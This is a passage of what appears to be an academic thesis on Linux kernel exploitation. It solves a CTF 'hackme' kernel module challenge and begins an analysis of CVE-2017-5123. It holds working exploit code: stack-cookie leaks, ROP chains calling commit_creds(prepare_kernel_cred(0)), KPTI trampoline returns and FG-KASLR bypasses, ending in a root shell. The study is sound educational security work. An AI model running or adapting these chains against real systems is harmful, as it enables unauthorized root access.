Our goal is to exploit a vulnerable customized kernel module that is installed into the kernel at boot time. We used the setup seen for the kernel in the section Section 3.2 and the one for *QEMU* Subsection 3.1.2. Since it is a *CTF*, where it is usual to use a flag to prove that we get the admin mode, we need to add some options in the *QEMU* setup. To do this, the command is also added to the *QEMU* settings: `-hda flag.txt` that puts `flag.txt` into `/dev/sda` instead of leaving the `flag.txt` as a normal file in the system. Another important step is to find gadgets inside the kernel to be able to build a *ROP* chain. This is possible via `ROPgadget` [Sal16], which searches for all possible gadgets inside the kernel. Since this type of operation produces a huge amount of data, it is a good practice to save everything on a file that can always be consulted in the following steps. In order to perform the exploit, the executable file containing the necessary steps for the exploit must be inserted into the file system.

5.1.1 Analyzing the kernel module

The module contains six different methods. They allow us to communicate with this module by opening `/dev/hackme` and reading and writing to it.

```
ssize_t __fastcall hackme_write(file *f, const char *data, size_t size, loff_t
    *off)
{
    //...
    int tmp[32];
    //...
    if ( _size > 0x1000 )
    {
        _warn_printk("Buffer overflow detected (%d < %lu)!\n", 4096LL, _size);
        BUG();
    }
    _check_object_size(hackme_buf, _size, 0LL);
    if ( copy_from_user(hackme_buf, data, v5) )
        return -14LL;
    _memcpy(tmp, hackme_buf);
    //...
}
ssize_t __fastcall hackme_read(file *f, char *data, size_t size, loff_t *off)
{
    //...
    int tmp[32];
    //...
    _memcpy(hackme_buf, tmp);
    if ( _size > 0x1000 )
    {
        _warn_printk("Buffer overflow detected (%d < %lu)!\n", 4096LL, _size);
        BUG();
    }
    _check_object_size(hackme_buf, _size, 1LL);
    v6 = copy_to_user(data, hackme_buf, _size) == 0;
    //...
}
```

The bug, the same in both methods, is a wrong check of the buffer size: the actual size is 0x80 bytes, but the function only warns of a buffer overflow if the size is greater than 0x1000 bytes. Using this bug, we can freely read/write to the kernel stack.

5.2 Stack canaries

Now, let us see what we can do with the above primitives to gain root privileges, starting with one possible mitigation feature: only stack canaries.

The idea is to insert the piece of code which we want the program's flow to jump into in the user-land itself. After that, we have to just overwrite the return address of the function that is called in the kernel with that address. Due to the fact that the vulnerable function is a kernel one, our code - even though being in the user-land - is executed under kernel mode. In this way, we have already achieved arbitrary code execution goal. In order to use this kind of technique, we will remove most of the mitigation features in the *QEMU* run the script by removing `+smep, +smap, kpti=1, kaslr, and adding nopti, nokaslr`.

5.2.1 Step by step to exploit

First of all, we have to open the `hackme` function with the `open` method. It returns a file descriptor which will be used later in the next steps. Using a `read` function, we are going to get the stack information. The *buffer*, in the stack itself, is 0x80 bytes long and the stack cookie is immediately after it. Therefore, if we have to read the data using an unsigned long array (each element is 8 bytes), the cookie will be at offset 16. To overwrite the return address, we will create an unsigned long array. Then, we have to give to overwrite the cookie with our leaked cookie at index 16. However, note that after the cookie there are three registers `RBX, R12, and RBP` (in the user-land, they are different because the only `RBP` appears). This involves inserting three dummies values after our cookie. Then we have to insert the return address we want our program to return to, which corresponds to the function we will create in the user area to get root privileges.

5.2.2 Getting root privileges

Our goal is to get root privileges on the system. This can be done through two functions that already reside in the same kernel-space code:
`commit_creds()` and `prepare_kernel_cred()`.

Since *KASLR* is disabled, the addresses where the functions reside are the same at every boot. So we can get those addresses by reading the `/proc/kallsyms` file with the following bash commands:

```
cat /proc/kallsyms | grep commit_creds
-> ffffffff814c6410 T commit_creds
cat /proc/kallsyms | grep prepare_kernel_cred
```

```
-> ffffffff814c67f0 T prepare_kernel_cred
```

Then, to get root privileges we need to write a code where the two functions are called consecutively using the return value of one as a parameter of the other one. At this point, we need to recall an instruction that allows us to return to user-land. This can be done with these two different funciotns: `iretq` or `sysretq`. With the first one `iretq`, it is much simpler because we need to configure the stack with five user area registry values in this order: `RIP | CS | RFLAGS | SP | SS`. For the other function `RIP`, we can set the address of the function that allows us to open a shell while for the others we need to enter values that return to a state before getting kernel mode. Therefore, the best solution is to save the state of the registers before entering the kernel mode and reload them after obtaining root privileges.

```
void save_state(){
    __asm__(
        ".intel_syntax noprefix;"
        "mov user_cs, cs;"
        "mov user_ss, ss;"
        "mov user_sp, rsp;"
        "pushf;"
        "pop user_rflags;"
        ".att_syntax;"
    );
    puts("[*] Saved state");
}
```

One more instruction called `swapgs` must be called before `iretq`. The purpose of this instruction is also to swap the `GS` register between kernel-mode and user-mode. In general, it is appropriate to invoke the `swapgs` instruction because the syscall does not change `RSP` to point to the kernel stack, and it does not save `RSP` user space anywhere. So, some kind of thread-local (or core-local) storage is needed because each core can get the correct kernel stack pointer for the task running on that core. With all these information, we can complete the code to gain root privileges, then come back to user-mode:

Listing 5.1: first step

```
unsigned long user_rip = (unsigned long)get_shell;
void escalate_privs(void){
    __asm__(
        ".intel_syntax noprefix;"
        "movabs RAX, 0xffffffff814c67f0;" //prepare_kernel_cred
        "xor RDI, RDI;"
        "call RAX; mov RDI, RAX;"
        "movabs RAX, 0xffffffff814c6410;" //commit_creds
        "call RAX;"
        "swapgs;"
        "mov r15, user_ss;"
        "push r15;"
        "mov r15, user_sp;"
        "push r15;"
        "mov r15, user_rflags;"
        "push r15;"
        "mov r15, user_cs;"
        "push r15;"
        "mov r15, user_rip;"
        "push r15;"
        "iretq;"
        ".att_syntax;"
    );
}
```

5.3 Adding SMEP

In Subsection 5.2.2 we used our piece of code which is saved in the userspace. Using *SMEP*, as Subsection 4.2.2, user pages are marked as not executable while in kernel mode. There are two possible scenarios:

- write an arbitrary amount of data to the kernel stack;
- overwrite up to the return address on the kernel stack.

Let us start by investigating the first one.

5.3.1 Try overwriting CR4

The 20th bit of the `CR4` control register is responsible for enabling or disabling *SMEP*. When we are in kernel mode, we have the power to modify the content of the control register. To do this, there is a special instruction `mov CR4, RDI` called by a function named `native_write_CR4()`. So, the first attempt to bypass *SMEP* is to *ROP* into `native_write_cr4(value)`, where value is set to clear the 20th bit of `CR4`. As for the `commit_creeds()` and `prepare_kernel_cred()` functions, we have to find the address by reading `/proc/kallsyms`. In order to build the ROP chain, we have to use the same approach of user-land, but instead of going back to our user-land code, we have to go back into the `native_write_CR4(value)` function, then we have to insert the value we need and then go back to the code to get the privileges. By reading the documentation of the `CR4` bit, in particular about newer kernel versions, the 20th and 21st bits of `CR4` are pinned on boot, and they will immediately be set again after being cleared. So, in this way they can never be overwritten anymore. The first approach went wrong. At least, we have to undertand that we have the power to overwrite `CR4` in kernel-mode. The kernel developers have to already be aware of this vulnerability and not allow us from using this way to exploit the kernel. So, we have to move on to develop a better exploitation that will work.

5.3.2 Second scenario

In the second scenario, we will get rid of the idea of getting root privileges by running our own code completely, and try to achieve it by using ROP only. The plan is straightforward:

- ROP into `prepare_kernel_cred(0)`, already seen;
- ROP into `commit_creds()`, with the return value from 6.1 as the parameter;
- ROP into `swapgs; ret;`
- ROP into `iretq` with the stack setup as `RIP | CS | RFLAGS | SP | SS`, already seen.

The ROP chain itself is not complicated at all, but there are still some hitches in building it. Firstly there are a lot of gadgets that `ROPgadget` found but are unusable. Therefore, we had to do a lot of trials-and-errors and finally ended up using these gadgets to move the return value in 6.1 (stored in `RAX`) into `RDI` to pass to `commit_creds()`. They might seem a bit strange, but all of the ordinary gadgets that we tried are non-executable:

```c
unsigned long pop_rdx_ret = 0xffffffff81007616; // pop rdx; ret
unsigned long cmp_rdx_jne_pop2_ret = 0xffffffff81964cc4; // cmp rdx, 8; jne
    0xffffffff81964cbb; pop RBX; pop RBP; ret
unsigned long mov_rdi_Rax_jne_pop2_ret = 0xffffffff8166fea3; // mov RDI, RAX;
    jne 0xffffffff8166fe7a; pop RBX; pop RBP; ret
```

This is not always the case, it depends on the kernel in use, in fact very important at this stage is to try all possible solutions. The above code, entering 8 in `RDX` ignores the `jne` instruction, allows us to write the `RAX` value in `RDI` that will be used for the `commit_creds function(prepare_kernel_cred(0))` while `ROPgadget` can find `swapgs`, it does not find iretq, so we have to use *objdump* [Wea] to find the right address and be able to write the full ROP chain.

```
void get_shell(void){
    puts("[*] Returned to user-land");
    if (getuid() == 0){
        printf("[*] UID: %d, got root!\n", getuid());
        system("/bin/sh");
    } else {
        printf("[!] UID: %d, did not get root\n", getuid());
        exit(-1);
    }
}
unsigned long user_rip = (unsigned long)get_shell;
unsigned long pop_RDI_ret = 0xffffffff81006370;
unsigned long pop_rdx_ret = 0xffffffff81007616; // pop rdx ; ret
unsigned long cmp_rdx_jne_pop2_ret = 0xffffffff81964cc4; // cmp rdx, 8 ; jne
    0xffffffff81964cbb ; pop RBX ; pop RBP ; ret
unsigned long mov_RDI_RAX_jne_pop2_ret = 0xffffffff8166fea3; // mov RDI, RAX ;
    jne 0xffffffff8166fe7a ; pop RBX ; pop RBP ; ret
unsigned long commit_creds = 0xffffffff814c6410;
unsigned long prepare_kernel_cred = 0xffffffff814c67f0;
unsigned long swapgs_pop1_ret = 0xffffffff8100a55f; // swapgs ; pop RBP ; ret
unsigned long iretq = 0xffffffff8100c0d9;
void overflow(void){
    unsigned n = 50;
    unsigned long payload[n];
    unsigned off = 16;
    payload[off++] = cookie;
    payload[off++] = 0x0; // RBX
    payload[off++] = 0x0; // R12
    payload[off++] = 0x0; // RBP
    payload[off++] = pop_RDI_ret; // return address
    payload[off++] = 0x0; // RDI <- 0
    payload[off++] = prepare_kernel_cred; // prepare_kernel_cred(0)
    payload[off++] = pop_rdx_ret;
    payload[off++] = 0x8; // rdx <- 8
    payload[off++] = cmp_rdx_jne_pop2_ret; // make sure JNE does not branch
    payload[off++] = 0x0; // dummy RBX
    payload[off++] = 0x0; // dummy RBP
    payload[off++] = mov_RDI_RAX_jne_pop2_ret; // RDI <- RAX
    payload[off++] = 0x0; // dummy RBX
    payload[off++] = 0x0; // dummy RBP
    payload[off++] = commit_creds; // commit_creds(prepare_kernel_cred(0))
    payload[off++] = swapgs_pop1_ret; // swapgs
    payload[off++] = 0x0; // dummy RBP
    payload[off++] = iretq; // iretq frame
    payload[off++] = user_rip;
    .....
}
```

5.4 Adding KPTI

As mentioned in Subsection 4.2.3 the user-space and kernel-space page tables are separate. In fact, in user mode, a page set includes user-space page tables and only a few kernel-space addresses. There are several ways to bypass this mitigation, but the one we are going to look at is called a *trampoline*. Logically, if a system call returns correctly there must be a piece of code in the kernel that swaps the page tables to the user-land, so we will try to reuse that code for our purpose. This piece of code is called trampoline and swaps the page tables, `swapgs`, and `iretq`.

5.4.1 Tweaking the ROP chain

The piece of code resides in a function called `swapgs_restore_regs_and_return_to_usermode()` which we always have to find with `/proc/kallsyms`.

```
.text:FFFFFFFF81200F10              pop     r15
...
.text:FFFFFFFF81200F26              mov     RDI, rsp
.text:FFFFFFFF81200F29              mov     rsp, qword ptr gs:unk_6004
.text:FFFFFFFF81200F32              push    qword ptr [RDI+30h]
.text:FFFFFFFF81200F35              push    qword ptr [RDI+28h]
.text:FFFFFFFF81200F38              push    qword ptr [RDI+20h]
.text:FFFFFFFF81200F3B              push    qword ptr [RDI+18h]
.text:FFFFFFFF81200F3E              push    qword ptr [RDI+10h]
.text:FFFFFFFF81200F41              push    qword ptr [RDI]
.text:FFFFFFFF81200F43              push    RAX
.text:FFFFFFFF81200F44              jmp     short loc_FFFFFFFF81200F89
...

.text:FFFFFFFF81200F89 loc_FFFFFFFF81200F89:
```

```
.text:FFFFFFFF81200F89                          pop     RAX
.text:FFFFFFFF81200F8A                          pop     RDI
.text:FFFFFFFF81200F8B                          call    cs:off_FFFFFFFF82040088
.text:FFFFFFFF81200F91                          jmp     cs:off_FFFFFFFF82040080
```

Up to the address `0xFFFFFFFF81200F26` the function makes a series of pop operations that free the stack, then we have to get to the part that swaps the tables of the page. We have two extra pop at the beginning, then we have to add two additional values, so we have to modify the final part of our ROP chain from `SWAPGS|IRETQ|RIP|CS|RFLAGS|SP|SS)` to `KPTI_trampoline|dummy RAX|dummy RDI|RIP|CS|RFLAGS|SP|SS`.

```c
void overflow(void){
    // ...
    payload[off++] = commit_creds; // commit_creds(prepare_kernel_cred(0))
    payload[off++] = kpti_trampoline; //
        swapgs_restore_regs_and_return_to_usermode + 22
    payload[off++] = 0x0; // dummy RAX
    payload[off++] = 0x0; // dummy RDI
    payload[off++] = user_rip;
    payload[off++] = user_cs;
    payload[off++] = user_rflags;
    payload[off++] = user_sp;
    payload[off++] = user_ss;
    // ...
```

This solution can be used regardless of whether KPTI is enabled or not. So, even if different from the one seen in Subsection 5.3.2, it can be used to bypass the SMEP.

5.5 Adding SMAP

This feature marks all the user-land pages in the page table as non-accessible when the process is in kernel-mode, which means they cannot be read or written. In the kernel, this is enabled by setting the 21st bit of Control Register `CR4`. On boot, it can be enabled by adding `+smap` to `-cpu`, and disabled by adding `nosmap` to `-append`. The situation becomes significantly different for the two scenarios seen in Subsection 5.3.1:

- in the first scenario, our whole ROP chain is stored on the kernel stack, and no data are accessed from the user-land. Therefore, our previous payload would still be viable without any modification.

- in the second scenario, recall that we have to pivot the stack into a page in the user-land. The operations (like push and pop the stack) require read and write access to it, and SMAP prevents that from happening. As a result, the stack pivoting payload would no longer be viable. In fact, as far as we know, our current `read` and `write` primitives from the stack is not enough to produce a successful exploit, we would need a far stronger primitive to exploit the kernel module in this case, which may involve knowledge of the page tables and page directory, or some other advanced topics.

With the current knowledge we are unable to exploit if SMAP is added for this type of bug.

5.6 Adding KASLR and FG-KASLR

With KASLR active, as ASLR in user-land, the base address on which the kernel image is loaded is randomized each time the system is booted. To overcome this problem in the user-land we have to leak an address in the section, we have to calculate the base address of the section from it and then all the other addresses will only be moved from there because the only randomized thing is the base address, while the offset remains unchanged. Theoretically, this should be the same for KASLR, but booting the system several times and then reading `/proc/kallsyms` shows that most of the symbols are randomized by themselves, without having a constant offset like in user-land. This is due to FG-KASRL reorganizing the kernel code at load time on a per-function level. In theory, if everything in the kernel is completely randomized, it will be nearly impossible for us to collect useful gadgets from the kernel image. But such mitigation functionality still suffers from weaknesses and thus a successful exploit is still possible.

5.6.1 Gathering useful gadgets

This mitigation not being perfect presents regions within the code that are never randomized. This differs from kernel to kernel. For example, here are several functions that are never randomized(as we can also see in the figure 5.1):

```
/ # grep __x86_retpoline_r15 /proc/kallsyms
ffffffffbce00dc6 T __x86_retpoline_r15
/ # grep _text /proc/kallsyms | head -1
ffffffffbca00000 T _text
/ # grep swapgs_restore_regs_and_return_to_usermode /proc/kallsyms
ffffffffbcc00f10 T swapgs_restore_regs_and_return_to_usermode
```

```
/ # grep ksymtab /proc/kallsyms | head -1
ffffffffbd985198 R __start___ksymtab

/ # grep __x86_retpoline_r15 /proc/kallsyms
ffffffff8ea00dc6 T __x86_retpoline_r15
/ # grep _text /proc/kallsyms | head -1
ffffffff8e600000 T _text
/ # grep swapgs_restore_regs_and_return_to_usermode /proc/kallsyms
ffffffff8e800f10 T swapgs_restore_regs_and_return_to_usermode
/ # grep ksymtab /proc/kallsyms | head -1
ffffffff8f585198 R __start___ksymtab

/ #  grep __x86_retpoline_r15 /proc/kallsyms
ffffffffaa000dc6 T __x86_retpoline_r15
/ # grep _text /proc/kallsyms | head -1
ffffffffa9c00000 T _text
/ # grep swapgs_restore_regs_and_return_to_usermode /proc/kallsyms
ffffffffa9e00f10 T swapgs_restore_regs_and_return_to_usermode
/ # grep ksymtab /proc/kallsyms | head -1
ffffffffaab85198 R __start___ksymtab
```


The functions from `_text base` to `__x86_retpoline_r15`, which is `_text+0x400dc6` are unaffected. Unfortunately, `commit_creds` and `prepare_kernel_cred` do not reside in this region, but we can still look for useful registers and memory manipulation gadgets from this point. KPTI trampoline `swapgs_restore_regs_and_return_to_usermode` is unaffected. The kernel symbol table ksymtab, starts at `_text+0xf85198` is unaffected. In here contains the offsets that can be used to calculate the addresses of `commit_creds` and `prepare_kernel_cred`.

```
unsigned long pop_rax_ret = image_base + 0x4d11UL; // pop rax; ret
unsigned long read_mem_pop1_ret = image_base + 0x4aaeUL; // mov eax, qword ptr
    [rax + 0x10]; pop rbp; ret;
unsigned long pop_rdi_rbp_ret = image_base + 0x38a0UL; // pop rdi; pop rbp; ret;
```

The first two gadgets can be used to read an arbitrary memory block, by simply popping its address subtract by 0x10 to `RAX`. The third gadget is a normal `pop RDI` for functions' parameter.

`__ x86_retpoline_r15, swapgs_restore_regs_and_return_to_usermode, ksymtab` are never randomized with respect to `_text`, and in particular both `commit_creds` and `prepare_kernel_cred` keep the same offset inside `ksymtab`. Instead, to find the base image, we need to inspect the stack when reading the module, look at a large amount of data and find an address located in the `_text` region. Reading 320 bytes, we find at 304th byte an address that falls in the region of `_text`. From that value, we have to subtract the address of `_text` and find the base image.

Figure 5.1: Find address in the stack in no randomize region



```
ffffffffc0324440 b hackme_buf   [hackme]
/ # dd if=/dev/hackme of=- bs=320 count=1
c
1+0 records in
1+0 records out
320 bytes (320B) copied, 0.096142 seconds, 3.3KB/s
/ # c
sh: c: not found
/ #  grep __x86_retpoline_r15 /proc/kallsyms
ffffffffaa000dc6 T __x86_retpoline_r15
ffffffffaab86140 r __ksymtab___x86_retpoline_r15
ffffffffaabb1ca9 r __kstrtab___x86_retpoline_r15
/ # grep _text /proc/kallsyms  | head -1
ffffffffa9c00000 T _text
/ # grep _text /proc/kallsyms  | head -1
ffffffffa9c00000 T _text
/ # grep _text /proc/kallsyms  | head -1
ffffffffa9c00000 T _text
/ # grep swapgs_restore_regs_and_return_to_usermode /proc/kallsyms
ffffffffa9e00f10 T swapgs_restore_regs_and_return_to_usermode
/ # grep ksymtab /proc/kallsyms | head -1
ffffffffaab85198 R __start___ksymtab
/ # dd if=/dev/hackme of=- bs=320 count=1
```

```

/ # grep __x86_retpoline_r15 /proc/kallsyms
ffffffff8ea00dc6 T __x86_retpoline_r15
/ # grep _text /proc/kallsyms  | head -1
ffffffff8e600000 T _text
/ # grep swapgs_restore_regs_and_return_to_usermode /proc/kallsyms
ffffffff8e800f10 T swapgs_restore_regs_and_return_to_usermode
/ # grep ksymtab /proc/kallsyms | head -1
ffffffff8f585198 R __start___ksymtab

/ #  grep __x86_retpoline_r15 /proc/kallsyms
ffffffffaa000dc6 T __x86_retpoline_r15
/ # grep _text /proc/kallsyms  | head -1
ffffffffa9c00000 T _text
/ # grep swapgs_restore_regs_and_return_to_usermode /proc/kallsyms
ffffffffa9e00f10 T swapgs_restore_regs_and_return_to_usermode
/ # grep ksymtab /proc/kallsyms | head -1
ffffffffaab85198 R __start___ksymtab


```

```
0xffffbb8a801c7ea0|+0x0098: 0xffffbb8a801c7ed8  →  0xffffb
b8a801c7f20  →  0xffffbb8a801c7f48  →  0xffffbb8a801c7f48
 →  0x0000000000000000  →  0x0000000000000000     ←$rbp
0xffffbb8a801c7ea8|+0x00a0: 0xffffffffaa356a2f  →  0x077ee
4854dc48949  →  0x077ee4854dc48949
0xffffbb8a801c7eb0|+0x00a8: 0xffff931e86881700  →  0x00000
00000000000  →  0x0000000000000000
0xffffbb8a801c7eb8|+0x00b0: 0xffff931e86881700  →  0x00000
00000000000  →  0x0000000000000000
0xffffbb8a801c7ec0|+0x00b8: 0x0000000001870020  →  0x00000
00000000000  →  0x0000000000000000
0xffffbb8a801c7ec8|+0x00c0: 0x0000000000000140  →  0x00000
00000000140
0xffffbb8a801c7ed0|+0x00c8: 0x0000000000000000  →  0x00000
00000000000
0xffffbb8a801c7ed8|+0x00d0: 0xffffbb8a801c7f20  →  0xffffb
b8a801c7f30  →  0xffffbb8a801c7f48  →  0x0000000000000000
 →  0x0000000000000000
0xffffbb8a801c7ee0|+0x00d8: 0xffffffffaa1122c7  →  0x558b4
8aa78c08548  →  0x558b48aa78c08548
0xffffbb8a801c7ee8|+0x00e0: 0xffffffffaa2c3d51  →  0x00012
6850f40e780  →  0x000126850f40e780
0xffffbb8a801c7ef0|+0x00e8: 0x0000000000000000  →  0x00000
00000000000       ←$r14
0xffffbb8a801c7ef8|+0x00f0: 0x5aaad6fefd758100  →  0x5aaad
6fefd758100
0xffffbb8a801c7f00|+0x00f8: 0xffffbb8a801c7f58  →  0x00000
00000000000  →  0x0000000000000000
0xffffbb8a801c7f08|+0x0100: 0x0000000000000000  →  0x00000
00000000000
0xffffbb8a801c7f10|+0x0108: 0x0000000000000000  →  0x00000
00000000000
0xffffbb8a801c7f18|+0x0110: 0x0000000000000000  →  0x00000
00000000000
0xffffbb8a801c7f20|+0x0118: 0xffffbb8a801c7f30  →  0xffffb
b8a801c7f48  →  0x0000000000000000  →  0x0000000000000000
0xffffbb8a801c7f28|+0x0120: 0xffffffffaa0478da  →  0x1f0fc
ccccccc35d  →  0x1f0fcccccccc35d
0xffffbb8a801c7f30|+0x0128: 0xffffbb8a801c7f48  →  0x00000
00000000000  →  0x0000000000000000
0xffffbb8a801c7f38|+0x0130: 0xffffffffa9c0a157  →  0xe8df8
94850438948  →  0xe8df894850438948
0xffffbb8a801c7f40|+0x0138: 0x0000000000000000  →  0x00000
00000000000
```

```c
void leak(void){
    unsigned n = 40;
    unsigned long leak[n];
    ssize_t r = read(global_fd, leak, sizeof(leak));
    cookie = leak[16];
    image_base = leak[38] - 0xa157ULL;
    kpti_trampoline = image_base + 0x200f10UL + 22UL;
    pop_RAX_ret = image_base + 0x4d11UL;
    read_mem_pop1_ret = image_base + 0x4aaeUL;
    pop_RDI_RBP_ret = image_base + 0x38a0UL;
    ksymtab_prepare_kernel_cred = image_base + 0xf8d4fcUL;
    ksymtab_commit_creds = image_base + 0xf87d90UL;

    printf("[*] Leaked %zd bytes\n", r);
    printf("   --> Cookie: %lx\n", cookie);
    printf("   --> Image base: %lx\n", image_base);
}
}
```

At this point, we have four stages:

1. leaking `commit_creds();`
2. leaking `prepare_kernel_cred`;
3. calling `prepare_kernel_cred(0);`
4. calling `commit_creds()` and opening root shell.

5.6.2 Leaking `commit_creds` and `prepare_kernel_cred()`

The goal is to leak `commit_creds` and read the `value_offset` of `ksymtab_commit_creds`, then add them together. We want to use our two memory reading gadgets to read it, using the ROP technique introduced in Section 5.4, and safely return to the user-land via the KPTI trampoline to prepare for the next step.

```
void stage_1(void){
    unsigned n = 50;
    unsigned long payload[n];
    unsigned off = 16;
    payload[off++] = cookie;
    payload[off++] = 0x0; // RBX
    payload[off++] = 0x0; // R12
    payload[off++] = 0x0; // RBP
    payload[off++] = pop_RAX_ret; // return address
    payload[off++] = ksymtab_commit_creds - 0x10; // RAX <-
        __ksymtabs_commit_creds - 0x10
    payload[off++] = read_mem_pop1_ret; // RAX <- [__ksymtabs_commit_creds]
    payload[off++] = 0x0; // dummy RBP
    payload[off++] = kpti_trampoline; //
        swapgs_restore_regs_and_return_to_usermode + 22
    payload[off++] = 0x0; // dummy RAX
    payload[off++] = 0x0; // dummy RDI
    payload[off++] = (unsigned long)get_commit_creds;
    ....
}
```

```c
void get_commit_creds(void){
    __asm__(
        ".intel_syntax noprefix;"
        "mov tmp_store, RAX;"
        ".att_syntax;"
    );
    commit_creds = ksymtab_commit_creds + (int)tmp_store;
    printf("   --> commit_creds: %lx\n", commit_creds);
    stage_2();
}
```

Second stage is exactly the same as `stage_1` above:

```c
void stage_2(void){
    ...
    //the same as 1 stage
    ...
    payload[off++] = ksymtab_prepare_kernel_cred - 0x10; // RAX <-
        __ksymtabs_prepare_kernel_cred - 0x10
    payload[off++] = read_mem_pop1_ret; // RAX <-
        [__ksymtabs_prepare_kernel_cred]
    payload[off++] = 0x0; // dummy RBP
    payload[off++] = kpti_trampoline; //
        swapgs_restore_regs_and_return_to_usermode + 22
    payload[off++] = 0x0; // dummy RAX
    payload[off++] = 0x0; // dummy RDI
    payload[off++] = (unsigned long)get_prepare_kernel_cred;
    ....
}

void get_prepare_kernel_cred(void){
    __asm__(
        ".intel_syntax noprefix;"
        "mov tmp_store, RAX;"
        ".att_syntax;"
    );
    prepare_kernel_cred = ksymtab_prepare_kernel_cred + (int)tmp_store;
    printf("   --> prepare_kernel_cred: %lx\n", prepare_kernel_cred);
    stage_3();
}
```

5.6.3 Calling `commit_creds(prepare_kernel_cred(0))`

Since the number of gadgets is limited, it was impossible to find a ROP chain calling `commit_creds(prepare_kernel_cred(0))`. The only solution is to divide the chain into two parts:

- call `prepare_kernel_cred(0)` function saving the return value in `RAX`;
- call `commit_creds()` function using the value we have in `RAX`.

This way we bypass a fairly difficult part of the ROP chain, move the value received from `prepare_kernel_cred(0)` from `RAX` to `RDI` and pass it to the `commit_creds()` function.

```
void stage_3(void){
    ...
    //As stage 1
    ...
    payload[off++] = pop_RDI_RBP_ret; // return address
    payload[off++] = 0; // RDI <- 0
    payload[off++] = 0; // dummy RBP
    payload[off++] = prepare_kernel_cred; // prepare_kernel_cred(0)
    payload[off++] = kpti_trampoline; //
        swapgs_restore_regs_and_return_to_usermode + 22
    payload[off++] = 0x0; // dummy RAX
    payload[off++] = 0x0; // dummy RDI
    payload[off++] = (unsigned long)after_prepare_kernel_cred;
    payload[off++] = user_cs;
    payload[off++] = user_rflags;
    payload[off++] = user_sp;
    payload[off++] = user_ss;
    ...
}

void after_prepare_kernel_cred(void){
    __asm__(
        ".intel_syntax noprefix;"
        "mov tmp_store, RAX;"
        ".att_syntax;"
    );
    returned_creds_struct = tmp_store;
    printf("   --> returned_creds_struct: %lx\n", returned_creds_struct);
    stage_4();
}
```

```c
void stage_4(void){
    ...
    //As stage 3
    ...
    payload[off++] = returned_creds_struct; // RDI <- returned_creds_struct
    payload[off++] = 0; // dummy RBP
    payload[off++] = commit_creds; // commit_creds(returned_creds_struct)
    payload[off++] = kpti_trampoline; //
        swapgs_restore_regs_and_return_to_usermode + 22
    payload[off++] = 0x0; // dummy RAX
    payload[off++] = 0x0; // dummy RDI
    payload[off++] = (unsigned long)get_shell;
    payload[off++] = user_cs;
    payload[off++] = user_rflags;
    payload[off++] = user_sp;
    payload[off++] = user_ss;

    puts("[*] Prepared payload to call commit_creds(returned_creds_struct)");
    ssize_t w = write(global_fd, payload, sizeof(payload));
}
```

Chapter 6

Kernel exploitation - CVE-2017-5123

To better test our debugging environment and to verify its completeness of use, in this chapter we analyzed a real bug within the Linux kernel that allows us to get a root shell by performing a *Local Privilege Escalation* [FSZ+17].

6.1 Background

When handling system calls, the kernel must be able to read and write to the memory of the process that invoked the call. To do this, the kernel has special functions such as `copy_from_user`, `put_user` and others, which copy data to or from the user area.

On a very high level, `put_user` does approximately the following:

```
put_user(x, void __user *ptr)
    if (access_ok(VERIFY_WRITE, ptr, sizeof(*ptr)))
        return -EFAULT
    user_access_begin()
    *ptr = x
    user_access_end()
```

The `access_ok(...)` function checks that the pointer is in the user-land and not the kernel and, if so, disables SMAP via `user_access_begin` so that the kernel accesses the user area. Once the kernel has been written, SMAP is re-enabled.

The `user_access_begin/end` simply are the *ASM* [Sal14] instruction `stac` and `clac`:

- `stac` sets the *AC* flag bit in `EFLAGS` register. This may enable alignment checking of user-mode data accesses. This allows explicit supervisor-mode data accesses to user-mode pages even if the SMAP bit is set in the CR4 register.

- clac clears the AC flag bit in EFLAGS register. It disables any alignment checking of user-mode data accesses. If the SMAP bit is set in the CR4 register, it disallows explicit supervisor-mode and data accesses to user-mode pages.

6.2 The Vulnerability

In the 4.13 kernel version, analyzing the waitid [wai] system call inside the /kernel/exit.c file, it shows the presence of a bug.

```
SYSCALL_DEFINE5(waitid, int, which, pid_t, upid, struct siginfo __user *,
                                infop, int, options, struct rusage __user *, ru)
{
    struct rusage r;
    struct waitid_info info = {.status = 0};
    long err = kernel_waitid(which, upid, &info, options, ru ? &r : NULL);
